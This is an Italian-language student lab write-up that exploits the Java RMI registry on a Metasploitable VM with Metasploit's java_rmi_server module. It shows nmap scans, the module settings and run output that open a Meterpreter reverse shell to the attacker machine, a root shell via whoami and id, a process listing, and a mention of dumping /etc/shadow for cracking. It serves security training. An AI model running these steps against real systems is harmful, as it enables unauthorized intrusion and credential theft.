
Progetto settimanale

Exploit java RMI

Il progetto di questa settimana richiede di sfruttare la vulnerabilità Java RIM con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. RMI è una tecnologia che consente a processi Java distribuiti di comunicare attraverso una rete.

Inizio settando gli indirizzi della macchina attaccante (kali) e l'indirizzo della macchina vittima (metasploitable).


Macchina	IP
Kali	192.168.99.111
Metaspoitable	192.168.99.112




Vado a vedere se la porta risulta aperta del servizio Java RIM e controllo anche se è attivo sulla porta di default o su altre. Faccio quindi una scansione nmap e vedo che il servizio è attivo sulla porta 1099, con stato della porta "aperto"

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099  192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 05:32 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00089s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
```


Successivamente con l'utilizzo di Nessus vado ad effettuare una scansione delle vulnerabilità per vedere se rileva quel servizio. In questo caso la vulnerabilità è di tipo info, quindi occorre un altro modo per verificare se la vulnerabilità esiste.




Leggendo varie guide su Google, l'alternativa è utilizzare uno script in nmap, che va a controllare le vulnerabilità. Nmap oltre ad essere un port scanning, offre numerose funzioni, tra cui proprio quella della ricerca di vulnerabilità. Il comando è semplice, nmap –script vuln <target(s)>, così facendo richiamiamo tutti gli script all'interno della categoria "vuln". Nella foto seguente ci mostra la vulnerabilità col comando sopracitato.




Dopo aver verificato la l'esistenza della vulnerabilità con nmap, avvio la console di Metasploit con il comando msfconsole.



Vado alla ricerca dell'exploit per java RMI, con il comando search e scelgo il numero 4.




Con show options vado a vedere le opzioni richieste che devono esser settate.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Procedo col settare lhost e rhost con il comando set. Nell'opzione lhost va inserito l'IP della macchina attaccante, nell' rhost va inserito l'indirizzo della macchina target. Tutte le altre opzioni sono preinserite oppure non sono richieste. Ora posso procedere nel lanciare l' exploit con il comando run (alternativo al comando exploit). La sessione Meterpreter è stata creata con successo, quindi posso procedere con le verifiche nella macchina target.



```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.99.111
lhost => 192.168.99.111
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.99.112
rhost => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/ibtEpcwaHizeO3
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:60398) at 2023-06-16 05:15:52 -0400
```

Con il comando ifconfig vedo tutte le configurazioni di rete della macchina, tra cui le varie interfacce.



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0a:2878
IPv6 Netmask : ::
```

Con il comando route, vedo tutte le tabelle di routing sulla macchina.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fe0a:2878  ::       ::
```

Dopo aver provato vari comandi senza esiti positivi, tra cui screenshot, hashdump, webcam_list, creo una classica shell e col comando whoami vedo come son loggato, in questo caso root.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```


Stessa cosa con id, stampa l'user dell'account che sta eseguendo il programma.

```
id
uid=0(root) gid=0(root)
```

Con il comando ps, vedo tutti i processi attivi sulla macchina.

```
meterpreter > ps

Process List
============

 PID   Name                                                  User      Path
 ---   ----                                                  ----      ----
 1     /sbin/init                                            root      /sbin/init
 2     [kthreadd]                                            root      [kthreadd]
 3     [migration/0]                                         root      [migration/0]
 4     [ksoftirqd/0]                                         root      [ksoftirqd/0]
 5     [watchdog/0]                                          root      [watchdog/0]
 6     [events/0]                                            root      [events/0]
 7     [khelper]                                             root      [khelper]
 41    [kblockd/0]                                           root      [kblockd/0]
 44    [kacpid]                                              root      [kacpid]
 45    [kacpi_notify]                                        root      [kacpi_notify]
 90    [kseriod]                                             root      [kseriod]
 128   [pdflush]                                             root      [pdflush]
 129   [pdflush]                                             root      [pdflush]
 130   [kswapd0]                                             root      [kswapd0]
 172   [aio/0]                                               root      [aio/0]
 1128  [ksnapd]                                              root      [ksnapd]
 1297  [ata/0]                                               root      [ata/0]
 1300  [ata_aux]                                             root      [ata_aux]
 1307  [scsi_eh_0]                                           root      [scsi_eh_0]
 1310  [scsi_eh_1]                                           root      [scsi_eh_1]
 1327  [ksuspend_usbd]                                       root      [ksuspend_usbd]
 1329  [khubd]                                               root      [khubd]
 2080  [scsi_eh_2]                                           root      [scsi_eh_2]
 2284  [kjournald]                                           root      [kjournald]
```

Con il comando cat verso il path di shadow mando a schermo tutte le password presenti nella cartella. Le password sono crittografate e per decriptarle possiamo utilizzare dei tool di cracking.



L'exploit è andato a buon fine, son riuscito ad entrare nella macchina target con l'exploit prescelto e il payload di Meterpreter. Son riuscito a muovermi tra le varie directory e vedere molte informazioni sulla macchina target.